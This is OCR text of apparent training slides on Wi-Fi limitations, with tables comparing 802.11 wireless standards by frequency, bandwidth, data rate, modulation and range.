
Limitations

- Wi-Fi **Security** may not meet expectations
- The **bandwidth** is impacted by the number of users on the network
- Wi-Fi standard changes may require replacing wireless components
- Some electronic equipment can **interfere** with the Wi-Fi network

Wireless Standards


Protocol	Frequency (GHz)	Bandwidth (MHz)	Stream Data Rate (Mbits/s)	Modulation	Range (Meters)	
					Indoor	Outdoor
802.11 (Wi-Fi)	2.4	22	1, 2	DSSS, FHSS	20	100
802.11a	5	20	6, 9, 12, 18, 24, 36, 48, 54	OFDM	35	120
	3.7				---	5000
802.11b	2.4	22	1, 2, 5.5, 11	DSSS	35	140
802.11d	An enhancement to 802.11a and 802.11b that enables global portability by allowing variation in frequencies, power levels, and bandwidth					
802.11e	Provides guidance for the prioritization of data, voice, and video transmissions enabling QoS					
802.11g	2.4	20	6, 9, 12, 18, 24, 36, 48, 54	OFDM		

Notes:



Wireless Standards (Cont'd)

Protocol	Frequency (GHz)	Bandwidth (MHz)	Stream Data Rate (Mbits/s)	Modulation	Range (Meters)	
					Indoor	Outdoor
802.11i	A standard for Wireless Local Area Networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards					
802.11n	5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2	MIMO-OFDM	70	150
	2.4	40	15, 30, 45, 60, 90, 120, 135, 150		70	150
802.11ac	5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2, 86.7, 96.3	MIMO-OFDM	35	
		40	15, 30, 45, 60, 90, 120, 135, 150, 180, 200		35	
		80	32.5, 65, 97.5, 130, 195, 260, 292.5, 325, 390, 433.3		35	
		160	65, 130, 195, 260, 390, 520, 585, 650, 780, 866.7		35	
802.11ad	60	2160	6.75 Gbit/s	OFDM, single carrier, low-power single carrier	60	100



Wireless Technologies

